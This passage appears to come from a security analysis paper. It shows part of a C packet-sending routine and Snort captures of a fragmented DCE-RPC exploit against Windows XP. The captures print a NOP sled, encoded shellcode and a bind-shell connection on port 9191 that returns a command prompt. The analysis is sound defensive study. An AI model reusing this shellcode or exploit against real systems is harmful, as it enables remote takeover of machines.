 *(unsigned int *)(&field_header[8]) = i;
 memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
 packet_size += sizeof(field_header) - 1;
 strcpy(&packet[packet_size], body);
 packet_size += i;

 fields_size = packet_size - (sizeof(packet_header) - 1);
 *(unsigned int *)(&packet[40]) = time(NULL);
 *(unsigned int *)(&packet[74]) = fields_size;
```

```
  printf("Total length of strings = %d\nPacket size = %d\nFields size = %d\n", strlen(from) +
strlen(machine) + strlen(body), packet_size, fields_size);


  if ((s = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1) {
    printf("error: unable to create socket\n");
    return -1;
    }

  if (sendto(s, packet, packet_size, 0, (struct sockaddr *)&addr, sizeof(addr)) == -1) {
    printf("error: unable to send packet\n");
                return -1;
    }
  return 0;
}
```

Appendix 5: Snort Examples of Network Activity

First fragment of the exploit:

```
12/06-16:47:31.468632 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x522
192.168.3.104 -> 192.168.3.103 UDP TTL:128 TOS:0x0 ID:1386 IpLen:20 DgmLen:1300 MF
Frag Offset: 0x0000   Frag Size: 0x0500
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 05 14 05 6A 20 00 80 11 88 4F C0 A8 03 68 C0 A8  ...j ....O...h..
0x0020: 03 67 05 97 00 87 0E A0 59 32 04 00 28 00 10 00  .g......Y2..(...
0x0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0040: 00 00 F8 91 7B 5A 00 FF D0 11 A9 B2 00 C0 4F B6  ....{Z........O.
0x0050: E6 FC 18 6B D2 3F 42 69 73 68 6B 65 6B 32 30 30  ...k.?Bishkek200
0x0060: 33 FF 00 00 00 00 01 00 00 00 00 00 00 00 00 00  3...............
0x0070: FF FF FF FF 48 0E 00 00 00 00 0A 00 00 00 00 00  ....H...........
0x0080: 00 00 0A 00 00 00 4E 45 54 4D 41 4E 49 41 43 00  ......NETMANIAC.
0x0090: 00 00 05 00 00 00 00 00 00 00 05 00 00 00 41 44  ..............AD
0x00A0: 49 4B 00 00 00 00 10 0E 00 00 00 00 00 00 10 0E  IK..............
0x00B0: 00 00 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x00C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x00D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x00E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x00F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0100: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0110: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0120: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0130: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0140: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0150: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0160: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0170: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0180: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0190: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0200: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0210: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0220: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0230: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0240: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0250: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0260: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0270: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0280: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0290: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02A0: 90 90 90 90 90 90 EB 03 5D EB 05 E8 F8 FF FF FF  ........].......
0x02B0: 8B C5 83 C0 11 33 C9 66 B9 C9 01 80 30 88 40 E2  .....3.f....0.@.
0x02C0: FA DD 03 64 03 7C 09 64 08 88 88 88 60 C4 89 88  ...d.|.d....`...
0x02D0: 88 01 CE 74 77 FE 74 E0 06 C6 86 64 60 D9 89 88  ...tw.t....d`...
0x02E0: 88 01 CE 4E E0 BB BA 88 88 E0 FF FB BA D7 DC 77  ...N...........w
0x02F0: DE 4E 01 CE 70 77 FE 74 E0 25 51 8D 46 60 B8 89  .N..pw.t.%Q.F`..
0x0300: 88 88 01 CE 5A 77 FE 74 E0 FA 76 3B 9E 60 A8 89  ....Zw.t..v;.`..
0x0310: 88 88 01 CE 46 77 FE 74 E0 67 46 68 E8 60 98 89  ....Fw.t.gFh.`..
0x0320: 88 88 01 CE 42 77 FE 70 E0 43 65 74 B3 60 88 89  ....Bw.p.Cet.`..
0x0330: 88 88 01 CE 7C 77 FE 70 E0 51 81 7D 25 60 78 88  ....|w.p.Q.}%`x.
0x0340: 88 88 01 CE 78 77 FE 70 E0 2C 92 F8 4F 60 68 88  ....xw.p.,..O`h.
```

```
0x0350: 88 88 01 CE 64 77 FE 70 E0 2C 25 A6 61 60 58 88   ....dw.p.,%.a`X.
0x0360: 88 88 01 CE 60 77 FE 70 E0 6D C1 0E C1 60 48 88   ....`w.p.m...`H.
0x0370: 88 88 01 CE 6A 77 FE 70 E0 6F F1 4E F1 60 38 88   ....jw.p.o.N.`8.
0x0380: 88 88 01 CE 5E BB 77 09 64 7C 89 88 88 DC E0 89   ....^.w.d|......
0x0390: 89 88 88 77 DE 7C D8 D8 D8 D8 C8 D8 C8 D8 77 DE   ...w.|........w.
0x03A0: 78 03 50 DF DF E0 8A 88 AB 6F 03 44 E2 9E D9 DB   x.P......o.D....
0x03B0: 77 DE 64 DF DB 77 DE 60 BB 77 DF D9 DB 77 DE 6A   w.d..w.`.w...w.j
0x03C0: 03 58 01 CE 36 E0 EB E5 EC 88 01 EE 4A 0B 4C 24   .X..6.......J.L$
0x03D0: 05 B4 AC BB 48 BB 41 08 49 9D 23 6A 75 4E CC AC   ....H.A.I.#juN..
0x03E0: 98 CC 76 CC AC B5 01 DC AC C0 01 DC AC C4 01 DC   ..v.............
0x03F0: AC D8 05 CC AC 98 DC D8 D9 D9 D9 C9 D9 C1 D9 D9   ................
0x0400: 77 FE 4A D9 77 DE 46 03 44 E2 77 77 B9 77 DE 5A   w.J.w.F.D.ww.w.Z
0x0410: 03 40 77 FE 36 77 DE 5E 63 16 77 DE 9C DE EC 29   .@w.6w.^c.w....)
0x0420: B8 88 88 88 03 C8 84 03 F8 94 25 03 C8 80 D6 4A   ..........%....J
0x0430: 8C 88 DB DD DE DF 03 E4 AC 90 03 CD B4 03 DC 8D   ................
0x0440: F0 8B 5D 03 C2 90 03 D2 A8 8B 55 6B BA C1 03 BC   ..]......Uk....
0x0450: 03 8B 7D BB 77 74 BB 48 24 B2 4C FC 8F 49 47 85   ..}.wt.H$.L..IG.
0x0460: 8B 70 63 7A B3 F4 AC 9C FD 69 03 D2 AC 8B 55 EE   .pcz.....i....U.
0x0470: 03 84 C3 03 D2 94 8B 55 03 8C 03 8B 4D 63 8A BB   .......U....Mc..
0x0480: 48 03 5D D7 D6 D5 D3 4A 8C 88 90 90 90 90 90 90   H.]....J........
0x0490: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x04A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x04B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x04C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x04D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x04E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x04F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0500: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0510: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0520: 90 90                                             ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Second fragment of the exploit:

```
12/06-16:47:31.469673 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x522
192.168.3.104 -> 192.168.3.103 UDP TTL:128 TOS:0x0 ID:1386 IpLen:20 DgmLen:1300 MF
Frag Offset: 0x00A0   Frag Size: 0x0500
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00   ..m......q....E.
0x0010: 05 14 05 6A 20 A0 80 11 87 AF C0 A8 03 68 C0 A8   ...j ........h..
0x0020: 03 67 90 90 90 90 90 90 90 90 90 90 90 90 90 90   .g..............
0x0030: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0040: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0050: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0060: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0070: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0080: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0090: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x00A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x00B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x00C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x00D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x00E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x00F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0100: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0110: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0120: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0130: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0140: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0150: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0160: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0x0170: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

```
0x0180: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0190: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0200: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0210: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0220: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0230: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0240: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0250: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0260: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0270: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0280: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0290: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0300: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0310: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0320: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0330: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0340: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0350: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0360: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0370: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0380: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0390: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0400: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0410: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0420: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0430: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0440: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0450: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0460: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0470: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0480: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0490: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x04A0: 90 90 90 90 90 90 90 90 90 90 14 14 14 14 14 14  ................
0x04B0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x04C0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x04D0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x04E0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x04F0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0500: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0510: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0520: 14 14                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Third fragment of the exploit:

```
12/06-16:47:31.471453 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x4C2
192.168.3.104 -> 192.168.3.103 UDP TTL:128 TOS:0x0 ID:1386 IpLen:20 DgmLen:1204
Frag Offset: 0x0140   Frag Size: 0x04A0
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 04 B4 05 6A 01 40 80 11 A7 6F C0 A8 03 68 C0 A8  ...j.@...o...h..
0x0020: 03 67 14 14 14 14 14 14 14 14 14 14 14 14 14 14  .g..............
0x0030: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0040: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0050: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0060: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0070: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0080: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0090: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x00A0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x00B0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x00C0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x00D0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x00E0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x00F0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0100: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0110: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0120: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0130: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0140: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0150: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0160: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0170: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0180: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0190: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x01A0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x01B0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x01C0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x01D0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x01E0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x01F0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0200: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0210: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0220: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0230: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0240: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0250: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0260: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0270: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0280: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0290: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x02A0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x02B0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x02C0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x02D0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x02E0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x02F0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0300: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0310: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0320: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0330: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0340: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0350: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0360: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0370: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0380: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0390: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x03A0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
```

```
0x03B0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x03C0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x03D0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x03E0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x03F0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0400: 90 90 90 90 EB 10 90 90 90 90 90 52 BF 04 78 B4  ...........R..x.
0x0410: 73 ED 77 90 90 90 90 90 EB 03 58 EB 05 E8 F8 FF  s.w.......X.....
0x0420: FF FF B9 FF FF FF FF 81 E9 7F EE FF FF 2B C1 FF  .............+..
0x0430: E0 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0440: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0450: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0460: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0470: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0480: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x0490: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x04A0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x04B0: 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14  ................
0x04C0: 14 00                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-16:47:31.515503 0:3:6D:1E:A9:9E -> 0:1:2:71:C5:E1 type:0x800 len:0x7E
192.168.3.103:135 -> 192.168.3.104:1431 UDP TTL:128 TOS:0x0 ID:501 IpLen:20 DgmLen:112
Len: 84
0x0000: 00 01 02 71 C5 E1 00 03 6D 1E A9 9E 08 00 45 00  ...q....m.....E.
0x0010: 00 70 01 F5 00 00 80 11 B0 68 C0 A8 03 67 C0 A8  .p.......h...g..
0x0020: 03 68 00 87 05 97 00 5C 32 6F 04 06 20 00 10 00  .h.....\2o.. ...
0x0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0040: 00 00 F8 91 7B 5A 00 FF D0 11 A9 B2 00 C0 4F B6  ....{Z........O.
0x0050: E6 FC 18 6B D2 3F 42 69 73 68 6B 65 6B 32 30 30  ...k.?Bishkek200
0x0060: 33 FF 00 00 00 00 01 00 00 00 00 00 00 00 00 00  3...............
0x0070: FF FF FF FF 04 00 00 00 00 00 03 00 01 1C        ..............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-16:47:31.515833 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x46
192.168.3.104 -> 192.168.3.103 ICMP TTL:128 TOS:0x0 ID:1387 IpLen:20 DgmLen:56
Type:3  Code:3  DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
192.168.3.103:135 -> 192.168.3.104:1431 UDP TTL:128 TOS:0x0 ID:501 IpLen:20 DgmLen:112
Len: 84
** END OF DUMP
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 00 38 05 6B 00 00 80 01 AD 3A C0 A8 03 68 C0 A8  .8.k.....:...h..
0x0020: 03 67 03 03 C4 13 00 00 00 00 45 00 00 70 01 F5  .g........E..p..
0x0030: 00 00 80 11 B0 68 C0 A8 03 67 C0 A8 03 68 00 87  .....h...g...h..
0x0040: 05 97 00 5C 32 6F                                ...\2o

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Requesting connection to shell at port 9191:

```
12/06-18:15:12.847601 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x3E
192.168.3.104:1184 -> 192.168.3.103:9191 TCP TTL:128 TOS:0x0 ID:674 IpLen:20 DgmLen:48
DF
******S* Seq: 0x79B1BA47  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1260 NOP NOP SackOK
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 00 30 02 A2 40 00 80 06 70 06 C0 A8 03 68 C0 A8  .0..@...p....h..
0x0020: 03 67 04 A0 23 E7 79 B1 BA 47 00 00 00 00 70 02  .g..#.y..G....p.
0x0030: 40 00 5F 47 00 00 02 04 04 EC 01 01 04 02        @._G..........
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:15:12.847898 0:3:6D:1E:A9:9E -> 0:1:2:71:C5:E1 type:0x800 len:0x3E
192.168.3.103:9191 -> 192.168.3.104:1184 TCP TTL:128 TOS:0x0 ID:927 IpLen:20 DgmLen:48
DF
***A**S* Seq: 0xB1DC3AF4  Ack: 0x79B1BA48  Win: 0x44E8  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 01 02 71 C5 E1 00 03 6D 1E A9 9E 08 00 45 00  ...q....m.....E.
0x0010: 00 30 03 9F 40 00 80 06 6F 09 C0 A8 03 67 C0 A8  .0..@...o....g..
0x0020: 03 68 23 E7 04 A0 B1 DC 3A F4 79 B1 BA 48 70 12  .h#.....:.y..Hp.
0x0030: 44 E8 6C B5 00 00 02 04 05 B4 01 01 04 02        D.l...........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:15:12.849455 0:1:2:71:C5:E1 -> 0:3:6D:1E:A9:9E type:0x800 len:0x3C
192.168.3.104:1184 -> 192.168.3.103:9191 TCP TTL:128 TOS:0x0 ID:675 IpLen:20 DgmLen:40
DF
***A**** Seq: 0x79B1BA48  Ack: 0xB1DC3AF5  Win: 0x44E8  TcpLen: 20
0x0000: 00 03 6D 1E A9 9E 00 01 02 71 C5 E1 08 00 45 00  ..m......q....E.
0x0010: 00 28 02 A3 40 00 80 06 70 0D C0 A8 03 68 C0 A8  .(..@...p....h..
0x0020: 03 67 04 A0 23 E7 79 B1 BA 48 B1 DC 3A F5 50 10  .g..#.y..H..:.P.
0x0030: 44 E8 99 79 00 00 00 00 00 00 00 00              D..y........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Victim sends back information, we are in:

```
12/06-18:15:12.915892 0:3:6D:1E:A9:9E -> 0:1:2:71:C5:E1 type:0x800 len:0xAF
192.168.3.103:9191 -> 192.168.3.104:1184 TCP TTL:128 TOS:0x0 ID:928 IpLen:20
DgmLen:161 DF
***AP*** Seq: 0xB1DC3AF5  Ack: 0x79B1BA48  Win: 0x44E8  TcpLen: 20
0x0000: 00 01 02 71 C5 E1 00 03 6D 1E A9 9E 08 00 45 00  ...q....m.....E.
0x0010: 00 A1 03 A0 40 00 80 06 6E 97 C0 A8 03 67 C0 A8  ....@...n....g..
0x0020: 03 68 23 E7 04 A0 B1 DC 3A F5 79 B1 BA 48 50 18  .h#.....:.y..HP.
0x0030: 44 E8 90 9E 00 00 4D 69 63 72 6F 73 6F 66 74 20  D.....Microsoft
0x0040: 57 69 6E 64 6F 77 73 20 58 50 20 5B 56 65 72 73  Windows XP [Vers
0x0050: 69 6F 6E 20 35 2E 31 2E 32 36 30 30 5D 0D 0A 28  ion 5.1.2600]..(
0x0060: 43 29 20 43 6F 70 79 72 69 67 68 74 20 31 39 38  C) Copyright 198
0x0070: 35 2D 32 30 30 31 20 4D 69 63 72 6F 73 6F 66 74  5-2001 Microsoft
